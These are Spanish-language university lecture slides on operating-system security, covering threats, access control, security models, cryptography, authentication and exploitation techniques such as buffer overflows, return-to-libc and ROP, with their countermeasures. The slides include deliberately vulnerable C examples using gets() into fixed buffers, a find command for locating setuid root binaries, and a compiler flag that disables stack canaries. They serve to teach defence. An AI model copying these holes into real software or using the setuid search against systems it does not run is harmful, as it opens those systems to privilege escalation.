

# Servidores seguros

## Seguridad en sistemas operativos

---

Gustavo Romero López

Updated: 16 de enero de 2018

Arquitectura y Tecnología de Computadores

- 1. Introducción
- 2. Entorno de seguridad
  - 2.1 Amenazas
  - 2.2 Atacantes
- 3. Seguridad en sistemas operativos
  - 3.1 ¿Podemos construir sistemas seguros?
  - 3.2 Base informática de confianza
- 4. Control de acceso a recursos
  - 4.1 Dominios de protección
  - 4.2 Listas de Control de Acceso
  - 4.3 Capacidades

## 5. Modelos formales de seguridad

### 5.1 Seguridad multinivel

## 6. Bases de la criptografía

### 6.1 Criptografía simétrica o de clave secreta

### 6.2 Criptografía asimétrica o de clave pública

### 6.3 Funciones unidireccionales

### 6.4 Firma digital

### 6.5 Módulo de plataforma de confianza

## 7. Autenticación

### 7.1 Acreditación mediante objetos físicos

### 7.2 Acreditación biométrica

## 8. Software de explotación

### 8.1 Ataques de desbordamiento de búfer

### 8.2 Ataques de cadena de formato

### 8.3 Punteros colgantes (*dangling pointers*)

### 8.4 Ataques de desreferencia de punteros nulos

### 8.5 Ataques de desbordamiento de enteros

### 8.6 Ataques inyección de órdenes

### 8.7 Ataques comprobación/uso (*Time of Check to Time of Use Attacks*)

## 9. Ataques desde dentro

## 10. Software malicioso

# Índice IV

10.1 Troyanos

10.2 Virus

10.3 Gusanos

- ⊙ Protección de la **infraestructura** computacional y todo lo relacionado con esta y, especialmente, la **información** contenida o circulante.
- ⊙ Un conjunto de métodos y herramientas destinados a proteger la **información** y por ende, los **sistemas** informáticos ante cualquier amenaza.

Problemas a estudiar:

- ⊙ Naturaleza de las **amenazas**.
- ⊙ Naturaleza de los **intrusos**.
- ⊙ Pérdida accidental de datos.

Grandes cambios a lo largo de la historia de la Informática:

- ⊙ multiusuario → monousuario
- ⊙ balance precio: sistema / usuario
- ⊙ sistemas aislados → conectados



- ⊙ **vulnerabilidad**: fallo de seguridad.
- ⊙ **exploit**: método para explotar una vulnerabilidad. Puede lanzarse manual o automáticamente mediante virus o gusanos.
- ⊙ **virus**: exploit que requiere la interacción del usuario para propagarse.
- ⊙ **gusano**: exploit capaz de propagarse autónomamente.
- ⊙ **troyano**: engaño capaz de esconder un exploit.

- ① **Seguridad:** medida de la confianza en el sistema y la información que contiene.
- ② **Protección:** mecanismos que sirven para garantizar la seguridad.

**CIA:** Confidentiality, Integrity and Availability.

- ⊙ **Confidencialidad:** los datos secretos deben seguir siéndolo.
- ⊙ **Integridad:** las personas sin autorización no deben ser capaces de alterar los datos.
- ⊙ **Disponibilidad:** nada debe perturbar la usabilidad del sistema.

objetivo	amenaza
confidencialidad	exposición de datos
integridad	alteración de datos
disponibilidad	denegación de servicio

La **privacidad** puede afectar a todos los tipos de amenazas.

# Ejemplos de amenazas

## Ataques:

- ⊙ Análisis de tráfico de datos no cifrados por una red.
- ⊙ Alteración de bases de datos.
- ⊙ Ataques de denegación de servicio: LOIC, botnets.
- ⊙ Análisis de sistemas para detectar vulnerabilidades: nmap, metasploit.
- ⊙ Explotación de vulnerabilidades: crimen, guerra (Stuxnet).

## Terminología:

- ⊙ **cracker/black hat**: mala gente.
- ⊙ **bot** o **zombi**: ordenador bajo control de un atacante.
- ⊙ **botnet**: conjunto de ordenadores comprometidos.
- ⊙ **portscan**: detección de servicios en puertos.

Uso dual: ¿un cuchillo es bueno o malo?... igual con las herramientas informáticas.

- ⊙ **nmap**: escáner de puertos.
- ⊙ **metasploit**: entorno de trabajo cargado de exploits.

- ⊙ Los atacantes pueden ser de muy distintos **niveles**, desde jóvenes aburridos a gobiernos.
- ⊙ El **objetivo** del ataque puede ser muy diverso: robo, activismo, vandalismo, terrorismo, guerra, espionaje, spam, extorsión, fraude,...

Sencillos métodos para comprometer la seguridad:

- ⊙ Claves demasiado sencillas: “0000”, “1234”, “clave”, “password”, “12345”.
- ⊙ Dejar la clave a la vista: clásico postit pegado al monitor.
- ⊙ Descuido con medios de almacenamiento: usb perdido, tirar un ordenador viejo (formateado menos de 30 veces).

Ataques sofisticados:

- ⊙ Ataques Web.
- ⊙ Ataques a bases de datos SQL.
- ⊙ Ataque al sistema operativo: los más peligrosos.

Tipos de ataques:

- ⊙ **Pasivos:** robar información, capturar información de la red,...
- ⊙ **Activos:** tomar control de un programa para que ejecute código malicioso.

Terminología:

- ⊙ **criptografía:** alterar información para dificultar la recuperación del original: comunicaciones, claves, ficheros.
- ⊙ **endurecimiento** (*"hardening"*): incorporación de medidas de seguridad: ASLR, DEP/NX bit, SELinux.



# ¿Podemos construir sistemas seguros?

Dado que leemos sobre ataques es normal preguntarse...

- ⊙ ¿Es posible crear sistemas seguros? → **si**
- ⊙ Si lo es, ¿por qué no se hace? → no son prácticos

¿Es posible construir sistemas seguros?

- ⊙ En teoría, si.
- ⊙ La **dificultad** crece exponencialmente con el tamaño.
- ⊙ Verificación formal de sistemas.

¿Por qué no se hace?

- ⊙ La única forma de conseguirlo es mantener la **simplicidad**.
- ⊙ Las **características** son el enemigo de la seguridad.
- ⊙ Ejemplos: email, httpd.

- ⊙ Suele hablarse de **sistemas de confianza** (“*trusted systems*”) en lugar de sistemas seguros.
- ⊙ Todo sistema de confianza se basa en una TCB.
- ⊙ El TCB garantiza el cumplimiento de los requisitos de seguridad.
- ⊙ Partes de una TCB:
  - Hardware: casi todo excepto dispositivos de E/S.
  - Software: sistema operativo, programas privilegiados y otros.
- ⊙ Se intenta minimizar el tamaño del TCB para facilitar auditoría y minimizar el riesgo de fallos.
- ⊙ Ejemplo: MINIX 3 y sistemas operativos verificados (seL4, PikeOS) suelen ser muy pequeños ( $\approx 10000$  LOC).

- ⊙ Es más fácil conseguir seguridad si tenemos un modelo claro...
- ⊙ ¿Qué se debe proteger?
- ⊙ ¿Qué se permite hacer a cada persona?

**Objeto:** cada uno de los recursos a proteger.

⊙ Tipos:

- hardware: CPU, memoria, E/S,...
- software: procesos, ficheros, bases de datos, semáforos,...

⊙ Características:


- identificador único: ej: fichero, semáforo,...
- conjunto de operaciones: ej: leer/escribir, up/down,...

**Sujetos/Directores** (*subjects/principals*):

- ⊙ Nombre de los usuarios en el campo de la seguridad.

- ⊙ **Dominio:** conjunto de pares <objeto, derechos>.
- ⊙ **Principle of Least Authority (POLA):** mínimo conjunto de recursos y derechos necesarios para poder funcionar... necesita conocer.
- ⊙ **UNIX: identificadores de usuario y grupo (UID/GID)**
  - Cada par UID/GID da acceso a un dominio de protección.
  - Se consigue al acceder desde el fichero password.
  - Cambio de dominio: kernel, `setuid()/setgid()`.

# Dominios de protección: ejemplo



# Dominios de protección: implementación

Implementación como una tabla: demasiado grande y dispersa.

Domain	Object							
	File1	File2	File3	File4	File5	File6	Printer1	Plotter2
1	Read	Read Write						
2			Read	Read Write Execute	Read Write		Write	
3						Read Write Execute	Write	Write

Dominios como objeto de protección:

Domain	Object										
	File1	File2	File3	File4	File5	File6	Printer1	Plotter2	Domain1	Domain2	Domain3
1	Read	Read Write								Enter	
2			Read	Read Write Execute	Read Write		Write				
3						Read Write Execute	Write	Write			

## Implementación:


- ⦿ Almacenamiento por filas o columnas.
- ⦿ Guardar sólo campos no vacíos.

## Tipos:

- ⦿ filas: **Listas de Control de Acceso** (*Access Control Lists - ACL*).
- ⦿ columnas: **Capacidades** (*Capabilities*).




# Listas de Control de Acceso



File	Access control list
Password	tana, sysadm: RW
Pigeon_data	bill, pigfan: RW; tana, pigfan: RW; ...

# Capacidades

- Una capacidad es una lista de objetos y operaciones permitidas.
- Para cada proceso se asocia una lista de capacidades (*capability list* o *c-list*).



Protección de las capacidades:

- ⊙ **Arquitectura etiquetada:** asocia una etiqueta a cada palabra de memoria sólo accesible en modo núcleo, IBM AS/400.
- ⊙ **c-list dentro del SO:** Hydra.
- ⊙ **c-list en espacio de usuario:** criptografía, Amoeba.

## Comparativa:

- ⊙ Las capacidades tienen fama de permitir una mayor seguridad y suelen ser más eficientes en algunas operaciones sobre objetos.
- ⊙ Las ACLs suelen ser más rápidas y permiten una mayor flexibilidad en operaciones sobre dominios, especialmente revocaciones.

## Ejemplos:

- ⊙ UNIX: ACLs.
- ⊙ L4 y Android: capacidades.
- ⊙ FreeBSD: ACLs y capacidades (Capsicum).

# Modelos formales de seguridad

- ⊙ Las matrices de protección **no son estáticas**.
- ⊙ **Operaciones primitivas** (Harrison, 1976):
  - crear objeto.
  - borrar objeto.
  - crear dominio.
  - borrar dominio.
  - añadir derecho.
  - eliminar derecho.
- ⊙ Las primitivas se combinan en **órdenes** de protección.
- ⊙ La matriz de protección puede dividirse en dos estados **autorizados y no autorizados**.
- ⊙ Demostrar si un sistema es seguro es **imposible**.

## ⊙ Seguridad básica:

- ¿Quién puede leer y escribir un fichero?
- **Control de acceso discrecional** (*discretionary access control*).
- Mínimo mecanismo de seguridad implementado por la mayoría de los SO.


## ⊙ Seguridad avanzada:

- Requerida por militares, empresas, sanidad y gobiernos.
- **Control de acceso obligatorio** (*Mandatory Access Control - MAC*).
  - Asegura que las políticas de seguridad se cumplen.
  - Regula el flujo de información.
- Linux: SELinux.


# Modelo Bell-LaPadula

- ⊙ Seguridad militar.
- ⊙ Objetivo: mantener secretos.
- ⊙ Niveles de seguridad: no clasificado, confidencial, secreto y alto secreto.
- ⊙ Ejemplo: un general puede tener acceso a cualquier tipo de documentos y un teniente como máximo a confidenciales.
- ⊙ Reglas de flujo de información:
  - **Propiedad de seguridad simple**: un proceso de nivel  $k$  sólo puede leer documentos de su nivel  $e$  inferiores.
  - **Propiedad \***: un proceso de nivel  $k$  sólo puede escribir documentos de su nivel  $y$  superiores.
- ⊙ Resumiendo: *read down, write up*.
- ⊙ Bueno manteniendo secretos, fatal para comunicaciones, integridad,...

# Modelo Bell-LaPadula



Security level







- ⊙ Seguridad empresarial.
- ⊙ Objetivo: garantizar la integridad de la información.
- ⊙ Reglas de flujo de información:
  - **Propiedad de integridad simple**: un proceso de nivel  $k$  sólo puede escribir documentos de su nivel e inferiores.
  - **Propiedad de integridad \***: un proceso de nivel  $k$  sólo puede leer documentos de su nivel y superiores.
- ⊙ Algunas organizaciones requieren ambos modelos a la vez pero es difícil conseguirlo por perseguir objetivos contrapuestos.

# Canales encubiertos

- ⦿ Los modelos formales **no funcionan**.
- ⦿ Detener el goteo de información es matemáticamente imposible (Lampson, 1973).
- ⦿ Modelo de Lampson:
  - **El problema del confinamiento.**
  - **Los canales encubiertos.**



(a)




(b)

# Canales encubiertos

## ⦿ Canales encubiertos:

- Modulación del uso de la CPU.
- Adquisición y liberación de un recurso.



# Esteganografía

- ⦿ Otra forma de canal encubierto.
- ⦿ Esconder información en un imagen.
- ⦿ Usos lícitos: marcas de agua.



(a)




(b)

- ⊙ Criptografía: del griego “**krypto**”, oculto, y “**graphos**”, escritura.
- ⊙ Utilizada en todos sitios: sistemas de ficheros, comunicaciones, autenticación,...
- ⊙ Propósito: tomar un mensaje y convertirlo en inteligible salvo para las personas autorizadas.
- ⊙  $C = E(P, K_E)$  y  $P = D(C, K_D)$
- ⊙ Los algoritmos deben ser **públicos**, frente a la **seguridad por oscuridad** utilizada por principiantes.
- ⊙ Principio de Kerchoff: la seguridad depende únicamente de la **clave**.

# Criptografía simétrica o de clave secreta

- ⊙ Sustitución monoalfabética: fortaleza  $27! \approx 1,09 \times 10^{28}$   
abcdefghijklmnopqrstuvwxyz  
uthikoavpjqrñxeyzwlmdfgbcrs
- ⊙ La clave para descifrar es fácilmente calculable conocida la clave para cifrar.
- ⊙ Ventajas: eficiente.
- ⊙ Inconvenientes: intercambio de claves.
- ⊙ Ejemplos: DES, 3DES, RC5, AES, Blowfish e IDEA.



# Criptografía asimétrica o de clave pública


- ⊙ Usa diferentes claves para cifrar (pública) y descifrar (privada), además, dada una no es fácil calcular la otra.
- ⊙ ¿Qué operación es más costosa?  $\longrightarrow$  RSA
  - ⊙  $123456789123456789 \times 123456789123456789$   $\longrightarrow$  cifrar
  - ⊙  $\sqrt{15241578780673678515622620750190521}$   $\longrightarrow$  descifrar
- ⊙ Ventajas: elimina el problema de la distribución de claves.
- ⊙ Inconvenientes: miles de veces más lento que la simétrica.
- ⊙ Ejemplos: Diffie-Hellman, RSA, DSA, ElGamal, Criptografía de curva elíptica, Criptosistema de Merkle-Hellman, Goldwasser-Micali y Goldwasser-Micali-Rivest.
- ⊙ Matemáticas: curvas elípticas, logaritmo discreto, aritmética modular...

# Funciones unidireccionales

- ⊙ Tienen numerosas aplicaciones en informática.
  - ejemplo: autenticación.
- ⊙ Función tipo " $f(x) = y$ ".
- ⊙ Dado " $f$ " y " $x$ " es muy fácil calcular " $y$ ".
- ⊙ Dado " $f(x)$ " es imposible o extremadamente costoso calcular " $x$ ".
- ⊙ Suelen llamarse funciones resumen o **hash**.
- ⊙ Ampliamente empleadas en criptografía.



- ⊙ A veces es necesario firmar un documento digitalmente para poder verificar su autenticidad:
  - ejemplos: órdenes bancarias, copia IRPF,...
- ⊙ Uso: al recibir un documento se aplica...
  - emisión: hash del documento:  $x \rightarrow \text{hash}(x)$
  - verificación:  $E(D(x)) = x$ , con E y D conmutativas.
- ⊙ Ejemplos: MD5, RSA, SHA-1, SHA-256, SHA-512.



- ⊙ Los emisores suelen adjuntar un certificado junto al mensaje.
- ⊙ **Certificado**: nombre y clave pública firmado digitalmente.
- ⊙ **Autoridad certificadora** (*Certification Authority - CA*): organización responsable del mantenimiento de los certificados y las claves pública.
- ⊙ **Infraestructura de clave pública** (*Public Key Infrastructure - PKI*): distribuida junto a sistemas operativos y navegadores.
- ⊙ Ejemplos: MD5 (insegura), SHA-1 (comprometida), SHA-256, SHA-512, Tiger, WHIRPOOL.

- ⊙ La criptografía necesita claves.
- ⊙ Almacenar las claves de forma segura es esencial.
- ⊙ ¿Como hacerlo en sistemas que no son seguros?
- ⊙ TPM: procesador criptográfico con memoria no volátil capaz de almacenar claves y realizar operaciones de cifrado, descifrado y verificación de firmas digitales.
- ⊙ Tema controvertido: ¿quién controla el TPM?
  - Microsoft: software pirata, virus, control de la plataforma.
  - Industrial audiovisual: control de la piratería.
  - Usuario: mi ordenador, mi SO, mis ficheros, mis normas :)

# Autenticación

- ⦿ Autenticación: asegurar que un usuario es quien dice ser.
- ⦿ Un ordenador seguro requiere la autenticación de usuarios.
- ⦿ Los primeros ordenadores no requerían autenticarse.
- ⦿ Los tiempos cambian: acceso físico → acceso remoto.
- ⦿ La autenticación se basa en algo que el usuario...
  - **sabe** → pin, contraseña, patrón,...
  - **tiene** → objeto físico, tarjeta, llave usb,...
  - **es** → huella dactilar, cara, iris, patrón infrarojo,...
- ⦿ El método más utilizado es solicitar una contraseña.
- ⦿ *Two Factor Authentication (TFA)*:
  - autenticación mediante dos métodos.
  - muy de moda en la actualidad.
- ⦿ ¿Quién se acuerda de proteger la BIOS/UEFI?

- ⊙ **Ataque de fuerza bruta:** probar una tras otra.
- ⊙ Un 86 % de las contraseñas son vulnerables (Morris y Thompson, 1979).
- ⊙ LinkedIn Hack (2012):
  - robo de 6.46M contraseñas
  - top 10: password, 12345, link, 1234, work, god, job, angel, the, ilove.
- ⊙ IOActive (2013): la mayoría de routers usa la contraseña por defecto.
- ⊙ Stuxnet: centrifugadoras con contraseña por defecto.
- ⊙ Recordad: el mundo físico requiere llamar a las puertas una por una, el virtual no... descubrimiento de CCV.
- ⊙ 1998, Berkeley: war dialers → portscanning.
- ⊙ ¿Habéis probado SHODAN?

# Seguridad en contraseñas UNIX

- ⊙ passwd: fichero de contraseñas protegido.
- ⊙ Evolución del fichero de claves:
  - claves **en claro** (muy peligroso!!!).
  - claves **codificadas** con funciones unidireccionales (peligroso).
  - claves codificadas con **sal** y **división** de ficheros.
- ⊙ Vulnerable a un ataque de fuerza bruta si un atacante consigue el fichero.
- ⊙ Contramedidas:
  - **sal**:
    - sal: **número aleatorio** de n-bits asociado a cada contraseña
    - $f(\text{contraseña en claro} + \text{sal}) = \text{contraseña cifrada}$
    - la sal cambia cada vez que cambiamos la contraseña
  - **comprobación indirecta**:
    - sacar de passwd partes sensibles
    - shadow: funciones, sales y contraseñas codificadas
    - shadow sólo legible lentamente por el usuario root

# Contraseñas de un sólo uso

- ⊙ Se aconseja **cambiar** las claves con frecuencia :)
- ⊙ Las claves de un sólo uso son el caso extremo.
- ⊙ Si alguien la descubre **no importa** porque la siguiente vez será otra.
- ⊙ Cadena hash unidireccional: capturado  $P_i$  es imposible calcular  $P_{i+1}$ , ejemplo para  $n = 4$ :
  - $P_{i-1} = f(P_i)$
  - $P_1 = f(P_2) = f(f(f(f(s))))$
  - $P_2 = f(P_3) = f(f(f(s)))$
  - $P_3 = f(P_4) = f(f(s))$
  - $P_4 = f(s)$

- ⊙ El usuario proporciona una larga **lista de preguntas y respuestas**.
- ⊙ A identificarse se **escoge una al azar**.
- ⊙ El reto puede variar de dificultad,  $x^2$ , y con el momento del día.
- ⊙ Muchos tipos: tarjetas inteligentes o no, usb, teléfono móvil.
- ⊙ La base de datos de preguntas y respuestas debe **protegerse** al igual que las contraseñas.



# Acreditación mediante objetos físicos

- ⊙ El segundo método más utilizado es la identificación mediante un objeto físico.
- ⊙ Ejemplo físico: llave de metal para cerradura.
- ⊙ Ejemplo informático: cajeros automáticos.
  - Requiere una tarjeta.
  - Solicita un pin.
- ⊙ Tarjetas inteligentes (*smart cards*):
  - no requieren conexión.
  - información protegida criptográficamente.
  - las más avanzadas pueden interpretar programas.
- ⊙ Probad google-authenticator: OTP + TFA.

- ⊙ Identificación mediante alguna de las características físicas del usuario
- ⊙ Dos partes: registro e identificación.
  - registro: medición, digitalización y almacenamiento.
  - identificación: proporcionar nombre de usuario.
- ⊙ La característica elegida debe tener unas propiedades adecuadas:
  - facilidad de medición
  - alta variabilidad entre individuos
  - resistente al paso del tiempo
- ⊙ Ejemplos: huella, voz, longitud de los dedos, iris, cara, firma, forma de teclear, patrón infrarrojo, olor,...
- ⊙ Problema: suplantación de identidad, ej: cara, iris,...
- ⊙ Solución: guiño, flash,...

- ⊙ Finalidad: explotar vulnerabilidades del software.
- ⊙ Ejemplo: descarga involuntaria de software
  - <http://pccito.ugr.es/~gustavo/ss/boom.html>
  - posibles responsables:
    - desarrollador web
    - terceras partes: anunciantes,...
    - administrador del servidor web
    - administrador de red: ISP, MITM,...
  - Ataque del intermediario - (*Man in the middle (MITM)*):
    - interceptación de la comunicación (*eavesdropping*)
    - sustitución
    - repetición
    - denegación de servicio - (*Denial of Service (DoS)*)
- ⊙ Efecto Reina Roja: los ataques se vuelven más sofisticados a la vez que lo hacen las medidas de seguridad.
- ⊙ 1 vulnerabilidad → 1 exploit.
- ⊙ Existen contramedidas para cada tipo de vulnerabilidad.




- ⊙ Van a seguir con nosotros: Victor van der Veen, 2012<sup>1</sup>
- ⊙ Motivo: lenguajes de programación inseguros.
  - no comprueban automáticamente los **límites**.
  - razón para no hacerlo: **tiempo**.
- ⊙ Nivel de privilegio alcanzado = programa vulnerado:
  - especial cuidado con binarios de root con bit SETUID.
  - `find /{,s}bin/ -user root -perm -4000 -exec ls -l {} +`
- ⊙ Contramedidas en sistemas modernos:
  - Canarios de pila - *Stack canaries*.
  - Protección de ejecución de datos - *Data Execution Protection* (DEP).
  - Aleatorización del diseño del espacio de direcciones - *Address-Space Layout Randomization* (ASLR).

---

<sup>1</sup>[https://doi.org/10.1007/978-3-642-33338-5\\_5](https://doi.org/10.1007/978-3-642-33338-5_5)

# Ataques de desbordamiento de búfer

```
01. void A() {  
02.   char B[128];           /* reserve a buffer with space for 128 bytes on the stack */  
03.   printf ("Type log message:");  
04.   gets (B);              /* read log message from standard input into buffer */  
05.   writeLog (B);          /* output the string in a pretty format to the log file */  
06. }
```



### C

```
char a[A], b[B]; // ¿A == B?  
for (int i = 0; i < A; ++i)  
    a[i] = b[i];
```

### C++

```
std::string a(A, 'a'), b(B, 'b'); // ¿A == B?  
for (int i = 0; i < A; ++i)  
    a[i] = b[i];
```

### python

```
buffer = [0, 1, 2, 3, 4]  
buffer[0] = buffer[-1]
```

- ⦿ Defensa contra los ataques de desbordamiento de búfer.
- ⦿ Procedencia del nombre: canarios utilizados en las minas.
- ⦿ Dejar un **valor** aleatorio en la pila bajo la dirección de retorno y **comprobar** que sigue allí tras una llamada.
- ⦿ Puede usarse explícitamente:

```
gcc -fstack-protector{-all}
```

- ⦿ Y evitarse explícitamente:

```
gcc -fno-stack-protector
```

- ⦿ Muchas distribuciones lo usan por defecto.
- ⦿ Información adicional: <http://xorl.wordpress.com/2010/10/14/linux-glibc-stack-canary-values/>

# Evitando los canarios

```
01. void A (char *date) {  
02.     int len;  
03.     char B [128];  
04.     char logMsg [256];  
05.  
06.     strcpy (logMsg, date);    /* first copy the string with the date in the log message */  
07.     len = strlen (date);      /* determine how many characters are in the date string */  
08.     gets (B);                 /* now get the actual message */  
09.     strcpy (logMsg+len, B);    /* and copy it after the date into logMessage */  
10.     writeLog (logMsg);        /* finally, write the log message to disk */  
11. }
```

- ⊙ **No alterarlo...** cambiar de objetivo por variables locales.
- ⊙ El desbordamiento de búfer no se limita a **direcciones de retorno**.
- ⊙ Los **punteros a función** son vulnerables.
- ⊙ Tanto **pila** como **montículo** (*heap*) son vulnerables.



- ⊙ La causa del problema es la **inyección de código**.
- ⊙ Solución: **prohibir** la ejecución de código en zonas de **datos**.
- ⊙ Los procesadores modernos tiene el **bit NX** (*No eXecute*).
- ⊙ Empleado en todos los sistemas operativos modernos.
- ⊙ **Política  $W^X$**  = la memoria se puede escribir o ejecutar, pero no ambas simultáneamente.
- ⊙ Mecanismos:
  - Hardware: **bit NX**.
  - Software: unidad de gestión de memoria (*MMU*).


- ⊙ Dado que...
  - Los canarios dificultan sobrescribir direcciones de retorno y punteros a función.
  - DEP impide la ejecución de código en regiones de datos.
- ⊙ ¿Para qué molestarnos en inyectar nuevo código si nuestros programas están llenos de él?
- ⊙ Ataques clásicos de reutilización de código:
  - **return to libc**
  - **return-oriented programming (ROP)**

# return to libc

```
01. void A (char *date) {  
02.     int len;  
03.     char B [128];  
04.     char logMsg [256];  
05.  
06.     strcpy (logMsg, date);    /* first copy the string with the date in the log message */  
07.     len = strlen (date);      /* determine how many characters are in the date string */  
08.     gets (B);                 /* now get the actual message */  
09.     strcpy (logMsg+len, B);    /* and copy it after the date into logMessage */  
10.     writeLog (logMsg);        /* finally, write the log message to disk */  
11. }
```

- ⊙ Supongamos que podemos cambiar la dirección de retorno pero no ejecutar código sobre la pila.
- ⊙ ¿A dónde retornar?
- ⊙ Casi todos los programas **enlazan** funciones de libc.
- ⊙ Escoger binario y función: system, mprotect,... o PLT (*Procedure Linkage Table*).

# Return-Oriented Programming (ROP)



- ⦿ Ataque **complejo** pero **frecuente** hoy día.
- ⦿ Escoger con cuidado las direcciones de **retorno**.
- ⦿ Buscar **fragmentos útiles** acabados en retorno.
- ⦿ Compilador ROP: herramienta automática.

- ⦿ Suele ser posible elegir una **dirección exacta** de retorno.
- ⦿ En el peor de los casos por **fuerza bruta**.
- ⦿ ¿Qué pasaría si las direcciones de mi programa **cambian cada vez que lo ejecuto**?
- ⦿ ¿Qué cambiar? Pila, montículo y bibliotecas.
